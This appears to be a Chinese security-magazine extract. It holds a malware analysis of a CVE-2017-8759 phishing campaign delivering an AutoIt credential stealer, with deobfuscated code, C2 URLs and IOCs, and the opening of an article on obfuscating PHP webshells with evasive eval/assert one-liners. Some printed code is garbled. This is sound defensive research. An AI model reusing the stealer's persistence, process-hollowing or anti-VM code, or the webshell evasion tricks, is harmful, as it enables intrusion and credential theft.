最近我们捕捉到投递到公司多个公共邮箱的带有邮件附件电子邮件告警，邮件的内容描述的是一些通用的商务场景，该邮件绕过了公司邮件网关的查杀，邮件威胁检测对该邮件的附件判定为高风险，威胁情报判定为高风险，接收到邮件时通过 virustotal 查询只有有限的杀软厂商检测到该附件为恶意样本，沙箱行为检测结果也显示该邮件附件有诸多危险行为。

Subject: CUSTOMER ORDER AND INQUIRY
From: Emilia Maiz_ (sales@kelkarin.xyz)
Attachment: all_others.doc

Attn: Supplier,


We have reviewed your advertised merchandise on your website,
I wish to introduce our company to you as we require to place an order
with your company as attached.

We are an independent buying house based in Germany and we would
like to get a quotation on your products, we require your fairest prices,
direct mobile number and recent catalogue as we would be making huge
bulk purchases from time to time.

Find our Order list attached and Awaiting your reply,

Salutacions / Best regards,

Emilia Maiz



The screenshot displays a security analysis interface with two main sections: event logs and behavioral detection results.


Event Logs:

Date	User	Source	Action	File	Threat Level	Count	Score
November 19th 2017, 09:31:20.910	Emilia Maiz_	Me_sales@kelkarin.xyz	CUSTOMER ORDER AND INQUIRY	all_others.doc	virus.exp.20178759	0	40
November 19th 2017, 03:15:56.112	Emilia Maiz_	Me_sales@kelkarin.xyz	CUSTOMER ORDER AND INQUIRY	all_others.doc	virus.exp.20178759	0	40

Behavioral Detection Results:

- [+] Checks adapter addresses which can be used to detect virtual network interfaces (26 events)
- [+] Creates (office) documents on the filesystem (2 events)
- [+] Download files by http. (1 event)
- [+] Connect the external network (3 events)
- [+] Invoke SetFileTime to set file time (3 events)
- [+] Detected well-known moniker Class ID (1 event)
- [+] Searches for user specific document files (1 event)
- [+] Enums or looks for desktop windows (4 events)
- [+] Allocates read-write-execute memory (usually to unpack itself) (39 events)
- [+] Network communications indicative of a potential document or script payload download was initiated by the process winword.exe (2 events)
- [+] Drops certificate files (DER) (2 events)
- [+] Creates files inside the system directory (1 event)
- [+] Checks if the current process is being debugged (6 events)

Screenshots:



钓鱼邮件攻击者的IP地址为104.160.176.215，经查确认为Sharktech VPS洛杉矶机房，投递的邮箱为公开域名的邮件组，怀疑是通过互联网渠道获取的公共组邮箱针对商业组织群发的钓鱼邮件。通过对邮件内容和样本进行分析，我们认定这是一次利用.NET漏洞（CVE-2017-8759）传播AutoIt恶意代码钓鱼邮件攻击。CVE-2017-8759是一个远程代码执行漏洞，该漏洞产生的原因在于.NET库中的SOAP WSDL解析模块IsValidUrl函数没有正确处理包含回车换行符的情况，导致调用者函数PrintClientProxy存在代码注入执行，影响多个主流.NET版本，且稳定触发。而AutoIt脚本恶意代码则很容易避过主流杀毒软件的检测。这也可能是攻击者选用此种攻击方式的原因。

0x02 样本分析

样本原始文件是一个RTF文档，MD5为9BDA03073A4A52142F021D9AC7E4735C。漏洞触发过程和原理，此前已有研究人员详细分析过，在这里就不赘述了[4]。

漏洞触发后，访问<https://longstop.club/avatars/gues/Ind.php>，并下载名称为nobenow.exe的PE文件，然后在本地执行。漏洞触发后的进程树如下图所示：

nabenow.exe	3384	▼
🕒 "C:\Users\Administrator\AppData\Roaming\nabenow.exe"		
vvk.exe	2876	▼
🕒 "C:\Users\ADMINI~1\AppData\Local\Temp\34772436\vvk.exe" jvc-qek		
vvk.exe	2832	▼
🕒 C:\Users\ADMINI~1\AppData\Local\Temp\34772436\vvk.exe C:\User...		
RegSvcs.exe	1840	
🕒 "C:\Users\ADMINI~1\AppData\Local\Temp\RegSvcs.exe"		

2.1 Nobenow.exe

样本标签

文件名称: nobenow.exe

文件大小: 973 KB (996,472 字节)


文件时间: 2017-11-21 10:15:14

时间戳: 4FD34D75->2012-06-09 21:19:49

文件 MD5: 9F1B411E5006780E69F6775C5E849714

行为分析和描述

对该样本进行动态分析的结果是这样的：这个样本会在系统临时目录下创建多个文件，并创建子进程，带参数运行 vvk.exe，参数名为 jvc-qek。出于这样的行为，基本认定该样本行为类似于自解压文件。实际分析的结果印证了这种猜测，且该样本对解压代码进行了混淆。



混淆代码由法语写成，叙述的是权力的游戏（Game of Throne）的故事简介。

2.2 Vvk.exe & jvc-qek

样本标签

文件名称: vvk.exe

文件大小: 732 KB (750,320 字节)

文件时间: 2012-01-29 22:34:20

时 间 署: 2012-01-30 05:32:28

文件 MD5: 71D8F6D5DC35517275BC38EBCC815F9F





数字签名详细信息

常规 高级

数字签名信息
此数字签名正常。

签名人信息 (S)

名称: AutoIT Consulting Ltd.


电子邮件: 不可用

签名时间: 2012 年 1 月 30 日 5:34:25

查看证书 (V)

副署 (U)

签名人姓名: 电子邮件地址: 时间戳
GlobalSign T... 不可用 2012年1月30日 5...



One engine detected this file

SHA-256: fb73a819b37523126c7708a1d06f3b8825fa

File name: paa.exe

File size: 732.73 KB

Last analysis: 2017-11-23 07:12:48 UTC

Community score: +375

1 / 67

Detection Details Relations Behavior Community 10

从样本属性看，该样本是 AutoIT 脚本的解释器。是 AutoIT 脚本封装成 exe 后用来运行脚本的。所以 jvc-qek 就是样本核心的脚本文件。

 jvc-qek	2017/11/15 10:51	文件	2,986 KB
 svo.jpg	2017/11/15 10:51	JPG 文件	753 KB
 vvk.exe	2012/1/29 22:34	应用程序	733 KB

这个脚本文件大小为 2986KB，显然是不正常的。打开文件，看到了大量混淆的语句。

```

2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20

```

对混淆字符串进行进一步处理，得到一个代码相对清晰的脚本文件：

```

$14E97B621FE5984939980F003240C1B6 = "svo.jpg"
If ProcessExists(""" & "a" & "v" & "s" & "t" & "u" & "i.exe") Then Sleep(2000)
$608EA853F0F904F4725A7B188A8E68E5 = @ScriptDir & "\\" & $14E97B621FE5984939980F003240C1B6
$989B6DFT4341500DC4E3AF84571E3 = IniRead($608EA853F0F904F4725A7B188A8E68E5, "Setting", "Dir", "")
$A004D8DBA8473C461465D68FAC70F8A3 = IniRead($608EA853F0F904F4725A7B188A8E68E5, "Setting", "sk", "")
$669140C254038420C265AA1347100276 = IniRead($608EA853F0F904F4725A7B188A8E68E5, "Setting", "sn", "")
If $A004D8DBA8473C461465D68FAC70F8A3 = "" Or $669140C254038420C265AA1347100276 = "" Then Exit
$DC5F9E4C7C7486F444A04A1438F53349 = FileRead($608EA853F0F904F4725A7B188A8E68E5, "Setting", "sData")
$FA39CF41CE08EB2810F446765D784F0 = $FA39CF41CE08EB2810F446765D784F0 & $DC5F9E4C7C7486F444A04A1438F53349, "[sData]", "[esData]")
$DC5F9E4C7C7486F444A04A1438F53349 = $FA39CF41CE08EB2810F446765D784F0 | 0
$8BCFFF4E610FC486F5B18B3 = $0x6754396CF0678EFE96699CF2AAC9BD57($DC5F9E4C7C7486F444A04A1438F53349, $A004D8DBA8473C461465D68FAC70F8A3)
$8690DF62828F616438BA1FACB21B0DAE4 = BinaryToString($0x513D01CF25F1E2128ADD3AC944C602CE($DC5F9E4C7C7486F444A04A1438F53349, $A004D8DBA8473C461465D68FAC70F8A3))
$655F5F80DAAF448700F43C848FEB = StringReplace($8690DF62828F616438BA1FACB21B0DAE4, "Settings File Name", $14E97B621FE5984939980F003240C1B6)
Execute("FileSetAttrib(*.*,"HRR")")
FileWrite(@ScriptDir & "" & "" & "" & "" & "" & $8BCFFF4E610FC486F5B18B3, $655F5F80DAAF448700F43C848FEC8FE8)
Run(@Autobitexe & "" & $0x6754396CF0678EFE96699CF2AAC9BD57($DC5F9E4C7C7486F5B18B3))
Func _$0xb4259E6B039068C5D5762737C3D468F($8BCFFF4E610FC486F5B18B3)
Return FileGetShortName($8BCFFF4E610FC486F5B18B3)
EndFunc
Func _$0xDEC86E1F7A15798054389D9327C67D72()
Local $138A2E52BA56786CEBD760F60F39229
For $079E54EF12FB83EB258506F98F1BF58 = 1 To 5
$138A2E52BA56786CEBD760F60F39229 &= Chr(Random(65, 90, 1))
Next
Return $138A2E52BA56786CEBD760F60F39229
EndFunc
Func _$0x6754396CF0678EFE96699CF2AAC9BD57($s_String, $s_Start, $s_End, $v_Case = -1)
    Local $s_case =
    If $v_Case = Default Or $v_Case = -1 Then $s_case = "(?)"
    Local $s_pattern_escape = "(.|\||\*|\?|+|\(|\)|\{|\}|[\|]|[\|\$|\\\])"
    $s_Start = StringRegExpReplace($s_Start, $s_pattern_escape, "\\$1")
    $s_End = StringRegExpReplace($s_End, $s_pattern_escape, "\\$1")
    If $s_Start = "" Then $s_Start = "\A"
    If $s_End = "" Then $s_End = "\z"
    Local $s_ret = StringRegExp($s_String, "(?)" & $s_case & $s_Start & "(.?)" & $s_End, 3)
    If @error Then Return SetError(1, 0, 0)
    Return $s_ret
EndFunc
Func _$0x513701CE25FF1212840D34C944C602CE($7E6C628A8520F901E5E5973C08CECE53, $D49132A476EE6598A30791AE80D5EE9E)

```

脚本代码首先读取 svo.jpg，用文本方式打开这个 jpg 文件，发现是一个混淆过的配置文件，用于配置脚本的各种功能。我们可以看到几个字段。

```

1 R0N5E3fimTqaMSQ2PBhs
2 30bcV2542Y9617c50m8b7e3o3m0
3 j2e0Kv2v8vr9y6411aXPE20U95S879Z5Va89Z942wF3chnwg71K
4 6m63aJ90L5m021107423AR
5 72u149K1AOwKU59r7IX4991316m730rI6915Kj4T0001G
6 [Setting]
7 r0Om05Befbs528w3m1dZ42760SR49nt
8 zLzLbz132w99511Xa0pxW73k136ml
9 exec Keys=3835343745363536373631343339413244630454242303941444437334634374634324244334233383736363735324535433038
10 70P28453U
11 H1c1z7uXe03u26tc0L3581322151s406s65uQ505SC111IO4Ju44Abx37pQOV54nN660L1S7JS2
12 5RD0yKu479u5501RQB03Ax
13 Keys=nqq
14 FS2OYZu2M
15 2L113s3re6z25co20L714t8L6128n2nh99518G1p43G61d4059Gh3kXDn3998v0370
16 46gP8PuC10sme96vjs5sB39z27IB6cf05shu1w07W3
17 9c02T0634av084nBe4j3j68N243VKT56r193Eu5E5201155969Yj99R9m7s5Q1G88w93a5eWJE2i29szU
18 03unA3p220L689s79BjmE0Jc316e307LJdJw028Fx9
19 Dir=34772436
20 v60e
21 Q2jW672XvLE6634jMZYEeoQ3
22 93b90teD1nzHg61zy9187Fia63HeY5889z88k4uyq8Inx0kPYz9198YCVaw6244J4E2I
23 364715X9458s2z155HSg7446D33
24 UVE1915s731JuEF7[Data]0x47EB77CFB77E84A3F5E3443C4B35EA7CEAA7E365494220DCF2F8C7CCF48C3B7D75B1D3CFB39C9B129220F7D512783
- B540F97447C810DE550E6BD5917BDAB6D221D2274639Fa4A1ADD556B1F6B13506128E3F4D565B5A45D290C65F191EDC97C9A6206E502529638A47

```

脚本代码也会检查系统进程中是否有 avastui.exe，并通过 sleep 函数躲避杀软的检测。然后会检查当前 temp 路径下是否存在 34772436 目录，如果条件不满足，脚本会删除目录下的文件并立即强制重启系统。

```

Func _$0xFA56E059ACDB1D6DB397C7643F57CDF6($989BD8DF7434150DDDC4E3AF84571E3)
$c401F847041C5100472ACD2791125C65 = _$0xB4259E6BC039D6BC5D5762737C3D468F(@ScriptFullPath)
$c7B5198DFC8A7BD8A73CE366FD1FF1E83 = _$0xB4259E6BC039D6BC5D5762737C3D468F(@TempDir & "\" & $989BD8DF7434150DDDC4E3AF84571E3 & "\\& @ScriptName)
If $c401F847041C5100472ACD2791125C65 = $7B5198DFC8A7BD8A73CE366FD1FF1E83 Then
Else
Execute("r"&"i"&"leDe"&"lete" & "@&"sc"&"ri"&"p"&"tFu"&"l1P"&"ath")
FileDelete(FileGetShortName(@AutoItExe))
Shutdown(6)
Exit
EndIf
If WinExists($989BD8DF7434150DDDC4E3AF84571E3) Then
Execute("r"&"i"&"leDe"&"lete" & "@&"sc"&"ri"&"p"&"tFu"&"l1P"&"ath")
FileDelete(FileGetShortName(@AutoItExe))
Shutdown(6)
Exit
EndIf
EndFunc

```

脚本会设置目录文件为隐藏和只读属性，然后会去读取 svo.jpg 中的二进制数据，解密出另一个脚本，并生成长度为五的随机大写字符串作为新的文件名。

```

Execute("FileSetAttrib("*.*", "+HR")")
FileWrite(@ScriptDir & "" & " " & " " & " " & "\\" & $8BCFFF4E610FCA681DCE47B5BF1B2EB3, $655F5F8DAAF4A8700FF43C84BFEC8FE8)
Run(@AutoItExe & " " & _$0xB4259E6BC039D6BC5D5762737C3D468F(@ScriptDir & "\\" & $8BCFFF4E610FCA681DCE47B5BF1B2EB3))
Func _$0xB4259E6BC039D6BC5D5762737C3D468F($8BCFFF4E610FCA681DCE47B5BF1B2EB3)
Return FileGetShortName($8BCFFF4E610FCA681DCE47B5BF1B2EB3)
EndFunc

Func _$0xDECB6E1F7A1579B054389D9327C67D72()
Local $138A2E52BA56786CEBD760CF60F39229
For $079E54EF12FAB3EB258506F98F11BF58 = 1 To 5
$138A2E52BA56786CEBD760CF60F39229 &= Chr(Random(65, 90, 1))
Next
Return $138A2E52BA56786CEBD760CF60F39229
EndFunc

```

调试过程中产生的随机文件名为 QRIFT。在脚本生成完毕后，会重新调用 vvk.exe，运行新生成的脚本。



2.3 QRIFT & RegSvcs.exe

QRIFT 样本标签

文件名称: QRIFT

文件大小: 271 KB (277,864 字节)

文件时间: 2017-11-23 17:44:38



时间戳: n/a

文件 MD5: 5374CF136115A54E3B6470ACB430888F

转储样本标签

文件名称: Dumped.exe

文件大小: 650 KB (666,130 字节)

文件时间: 2017-11-24 12:55:46

时间戳: 2016-06-24 00:04:21

文件 MD5: 5374C0A78E5766C9B273F7A75737FC28

QRIFT 是新生成的恶意脚本。这个脚本同样是被混淆过的，且变量名等信息做了散列。

这段脚本的行为是读取”\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe”文件赋复制到临时目录下，然后附加 svo.jpg 的一段数据到 RegSvcs.exe 的末尾。

在创建并挂起 RegSvcs.exe 后，脚本会利用 DllStructCreate 等 API 完成进程映像替换。

替换后 RegSycs.exe 也就变成了一个脚本解释器。

```

$17118924B0A18FA00487C2D224F31CB5 = DllStructGetData($BBC89A7EBF13B782F600B980F4851584, "Exb")
Case 2
$17118924B0A18FA00487C2D224F31CB5 = DllStructGetData($BBC89A7EBF13B782F600B980F4851584, "Rdx")
Case 3
Endswitch
Local $050F1B27F3ABE7A77968952CDCDE323 = DllStructCreate("char Magic[2];" & "word BytesOnLastPage;" & "word Pages;" & "word Relocations;" & "word SizeOfHeader;" & "word MinimumExtra;" & "word MaximumExtra;" & "word SS;" & "word SP;" & "word Checksum;" & "word IP;" & "word CS;" & "word Relocation;" & "word Overlay;" & "char Reserved[8];" & "word OEMIdentifier;" & "word OEMInformation;" & "char Reserved2[20];" & "dword AddressOfNewExeHeader", $FE5CB2F7FC72BC7C2A3746B7EE60A014)
Local $532E65E8B1E2718C6347FD9E60A014 = $FE5CB2F7FC72BC7C2A3746B7EE60A014
If Not ($8C233A5ABC68566651C6317869334EE == "Nz") Then
    Dllcall("kernel32.dll", "bool", "TerminateProcess", "handle", $4D90EDEA7C9761AEEAFAA94D798F5BA98, "dword", 0)
Return SetError(4, 0, 0)
Endif
Local $FFDDA15306CDFAD9F19B413FC299799 = DllStructCreate("dword Signature", $FE5CB2F7FC72BC7C2A3746B7EE60A014)
If $FE5CB2F7FC72BC7C2A3746B7EE60A014 += 4; size of $FFDDA15306CDFAD9F19B413FC299799 structure
If DllStructGetData($FFDDA15306CDFAD9F19B413FC299799, "Signature") <> 17744 Then; IMAGE_NT_SIGNATURE
    Dllcall("kernel32.dll", "bool", "TerminateProcess", "handle", $4D90EDEA7C9761AEEAFAA94D798F5BA98, "dword", 0)
Return SetError(5, 0, 0)
Endif
Local $981602CC05E7A3388627B5B47EA02A6 = DllStructCreate("word Machine;" & "word NumberOfSections;" & "dword TimeDateStamp;" & "dword PointerToSymbolTable;" & "dword NumberOfSymbols;" & "word SizeOfOptionalHeader;" & "word Characteristics", $FE5CB2F7FC72BC7C2A3746B7EE60A014)
Local $59594E56CD60273F68E290B38F068EE = DllStructGetData($981602CC05E7A3388627B5B47EA02A6, "NumberOfSections")
$FE5CB2F7FC72BC7C2A3746B7EE60A014 += 20; size of $981602CC05E7A3388627B5B47EA02A6 structure
Local $880B54FCE3D26D6E1F7C801028294E9 = DllStructCreate("word Magic;", $FE5CB2F7FC72BC7C2A3746B7EE60A014)
Local $DE86AF61214A2646E64AE64F6C405A031 = DllStructGetData($880B54FCE3D26D6E1F7C801028294E9, 1)
Local $E94B859088E01017F441B63811B11 = DllStructGetData($880B54FCE3D26D6E1F7C801028294E9, 1)
If $DE86AF61214A2646E64AE64F6C405A031 == 267 Then : x86 version

```



此时 RegSvcs.exe 的进程空间中也会运行脚本。再次执行脚本时，由于代码逻辑不同，新的脚本会多次执行一段 shellcode，而且参数是有变化的。

(S)PREDICTIONAL METHODS FOR PREDICTING THE PROBABILITY OF A DISEASE

```
shellcode exec($86EF72466396C228E2D742F887ED9336, " " & FileGetShortName(@ScriptFullPath))
```

通过分析得知，这段 shellcode 的行为是收集主机的信息并发送到服务器 maxontre.shop 上。被收集的信息有：主机名称，设备 GUID、用户主机安装的浏览器中存储的网站密码、邮箱账户密码及 FTP 软件的账号密码等。Shellcode 窃取账户文件的方式有两种，一种是访问相关软件的数据库文件和配置文件，如 %Application Data%\Google\Chrome\User Data\Default\Login Data，C:\Users\Username\Documents\yMail2\Accounts.xml 等文件；另一种是通过注册表信息获取账户信息，如 HKLM\Software\NCH Software\ClassicFTP\FTPAccounts 等注册表项。

对恶意代码针对的软件做了相关统计，结果如下面各表所示：

恶意代码尝试窃取浏览器账户信息如下：

Comodo Dragon	Chrome	Nichrome	RockMelt
Spark	Chromium	Titan Browser	Torch
Yandex	Epic Privacy Browser	CooCoo Browser	Vivaldi
Superbird	Coowon	Mustang	360Browser
Citrio	Orbitum	Iridium	Oprea
Fenrir			

恶意代码尝试窃取 FTP 软件账户信息如下：

oZone3D	Sherrod	FTP now	NexusFile
EasyFTP	AbleFTP(7-14版本)	JasFTP (7-14版本)	Automize (7-14版本)
LinasFTP	Staff-FTP	BlazeFTP	GoFTP
FastreamFTP	DeluxeFTP	BitKinex	Odin Secure FTP
NCH software	Win FTP Client	32bit FTP	FTP Navigator
Npp FTP	FTP Box	NovaFTP	NetDrive
ClassicFTP			

恶意代码尝试窃取邮件和其他软件信息如下：

Foxmail	GmailNotifierPro	DeskSoft	OutLook
yMail12	Thunderbrid	Bitvise ssh客户端	PocoMail
Oprea Mail	WinChips		

2.4 其他行为和功能

脚本还有其他行为和功能。比如设置开机自启动：

```
If IsAdmin() Then
RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", $576E7ACF370C475C1F7CFFC8287D4894, "REG_SZ",
$9355FBBA246C8217C04EE3075C218909 & "\" & $1B6FE00D126CF844740F878410AD34F2 & " " & FileGetShortName(
FileGetShortName($9355FBBA246C8217C04EE3075C218909 & "\" & $F2EE618C99E95AD0E9BB8DA5F76EE4DC)))
Else
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run", $576E7ACF370C475C1F7CFFC8287D4894, "REG_SZ",
$9355FBBA246C8217C04EE3075C218909 & "\" & $1B6FE00D126CF844740F878410AD34F2 & " " &
FileGetShortName($9355FBBA246C8217C04EE3075C218909 & "\" & $F2EE618C99E95AD0E9BB8DA5F76EE4DC))
RegWrite("HKEYU64\Software\Microsoft\Windows\CurrentVersion\Run", $576E7ACF370C475C1F7CFFC8287D4894, "REG_SZ",
$9355FBBA246C8217C04EE3075C218909 & "\" & $1B6FE00D126CF844740F878410AD34F2 & " " &
FileGetShortName($9355FBBA246C8217C04EE3075C218909 & "\" & $F2EE618C99E95AD0E9BB8DA5F76EE4DC))
Endif
Sleep(1000)
```

反沙箱检测和主机抗调试：

```
If WinGetText("Program Manager") = "0" Then
Exit
EndIf
EndFunc
Func _S0xF2781DA828DC14A0F0FEF5D4A4426C98()
$BFCF7AB65257B2F6022D9D4CE5EEC7AC = "Vmwaretray.exe"
$842A0608C474DE8920A18FD7706EC8CD = "Vbox.exe"
If DriveSpaceFree("d:\") < 1 And ProcessExists("VmwareUser.exe") Then
Exit
EndIf
If DriveSpaceFree("d:\") < 1 And ProcessExists("VmwareService.exe") Then
Exit
EndIf
If ProcessExists("VBoxTray.exe") Or ProcessExists("VBo" & "xServ" & "ice.exe") Or ProcessExists("vpcmap.exe") Or
ProcessExists("vpcmap.exe") Then
Exit
EndIf
If ProcessExists($BFCF7AB65257B2F6022D9D4CE5EEC7AC) Then
Exit
EndIf
If ProcessExists($842A0608C474DE8920A18FD7706EC8CD) Then
Exit
EndIf
EndFunc
Func _S0xDF98BC688C668B0407CDE2D98C295CB8($C99A352C8898511D774047570DD20555)
```

另外，该恶意代码有很强的兼容性，能支持 64 位和 32 位系统环境，同时支持 win2000 操作系统。

```
Local $2AA63BB3CF3E0F68F7FE67C40DEF7422 = @AutoItX64  
Local $C53E1AA287D0B74A8A796B2D3DB2DAE2 = Binary($FCFC50B8731D438F60975409D9D87119)  
  
If $DE86AF61214A2646ECAB2EF6C405A031 = 267 Then ; x86 version  
  
If @OSVersion = "WIN_2000" Then $1283CADCB40375F6321D7C638C5F87B9 = $4063A0C69862A72A9 ; Provide backwards compatibility with  
win2000
```

0x03 总结

本次钓鱼邮件攻击事件被定性为一次利用新漏洞传播恶意代码的垃圾邮件攻击。之所以受到我们的关注，是因为它有两个比较鲜明的标签——CVE-2017-8759 和 AutoIt 脚本漏洞。

该样本具备比较强的对抗能力，释放的程序做了大量的技术混淆并增加了反沙箱检测和主机抗调试的功能，此外 AutoIt 恶意代码一个显著特点是需要封装脚本解释器形成一个较大的可执行文件。由于封装的脚本解释器本身并非恶意代码，所以该类恶意代码常常能够规避掉杀毒软件的检测。而脚本文本属性使得此类恶意代码功能修改和添加更为灵活，容易产生变种，导致恶意代码大量增殖，可能会导致此类恶意代码数量短期内呈现增长的趋势。

CVE-2017-8759 影响几乎所有主流.NET 版本，且披露时间较短，互联网已经流传开放源码的 POC 程序，利用成本低，可能未来一段时间类似样本可能会广泛传播。据报到 Cobalt 在内的众多攻击组织此前就曾多次利用这个漏洞开展过攻击活动，近日 Cobalt 组织在一个新 Office 漏洞 CVE-2017-11882 曝出数天内，大量利用新漏洞进行攻击[5]。因互联网上已公开了多个版本 POC，该漏洞制作钓鱼利器成本非常低，且漏洞本身比 CVE-2017-8759 具备更好的适用性。从企业网络安全防护上我们需要做到的就是及时补丁修复终端漏洞，提升终端用户的安全意识，针对该类型的钓鱼邮件攻击进行专项威胁检测。

0x04 样本 IOC

9bda03073a4a52142f021d9ac7e4735c
9F1B411E5006780E69F6775C5E849714
71D8F6D5DC35517275BC38EBCC815F9F
5374CF136115A54E3B6470ACB430888F
Fex[.]net 194.106.216.20
maxonre[.]shop 162.221.190.147
klotshop[.]tech 194.88.105.79

fs12.fex[.]net	194.106.216.70
longstop[.]club	194.88.105.79
https://longstop.club/avatars/gues/lnd[.]php	
http://maxontre.shop/Themes/core/morre/fre[.]php	

附录 参考链接

- [1] <https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/46437.pdf>
- [2] https://docs.apwg.org/reports/apwg_trends_report_h1_2017.pdf
- [3] https://phishme.com/wp-content/uploads/2017/10/Q1_2016_Malware_Review_PhishMe.pdf
- [4] <http://bobao.360.cn/learning/detail/4411.html>
- [5] <http://bobao.360.cn/news/detail/4392.html>

360 MeshFire Team

360 MeshFireTeam 聚焦于基础网络层面的安全研究和威胁发现，研究方向包括大数据网络安全威胁感知，网络协议、网络基础设施的漏洞攻防研究，DDOS 攻击防御等。



【安全运营】

PHP WebShell 变形技术总结

作者：影舞者实验室

文章来源：【Freebuf】 <http://www.freebuf.com/articles/web/155891.html>

简介

WebShell 的变形技术与各种防护软件的检测方法一直都在相互对抗，本篇文章就对目前常见的 WebShell 的变形技术进行总结。

目前的防护软件对能够执行命令函数和能够执行代码的函数都会格外的敏感，如 eval、assert、system、popen、shell_exec，所以像最为简单的 eval(\$_POST[cmd])的一句话就一定会被查杀。所以目前的变形的本质都在于如何隐藏自己的敏感函数。

巧用\$GPC

利用\$GLOBALS :

```
@eval($GLOBALS['_POST']['op']);
```

很多的防护软件仅仅只是检查\$_POST，所以通过\$GLOBALS 就能够逃过查杀。

利用\$_FILE :

```
@eval($_FILE['name']);
```

使用\$_FILE 就能够逃脱很多防护软件了。

关键字替换

敏感函数拆分

由于 PHP 语法的灵活性，这种写法就会有很多了。比如 :

```
$k="ass"."ert"; $k(${"_PO"."ST"} ['sz']);
```

这种就是利用 PHP 的可变函数来拆分 assert 关键字。但是这种拆分方式也比较的简单，目前的防护软件已经可以识别了。

这种方式也可以变形一下，将 assert 放置在函数里面。如下 :

```
function func() {  
    return "ass"."ert";  
}  
  
$a = func();
```



```
$a("${_PO}."ST")['sz');
```

基于这种方式还可以进行更多的变形，在这里就不进行说明了。

空格替换&字符串替换 </> :

```
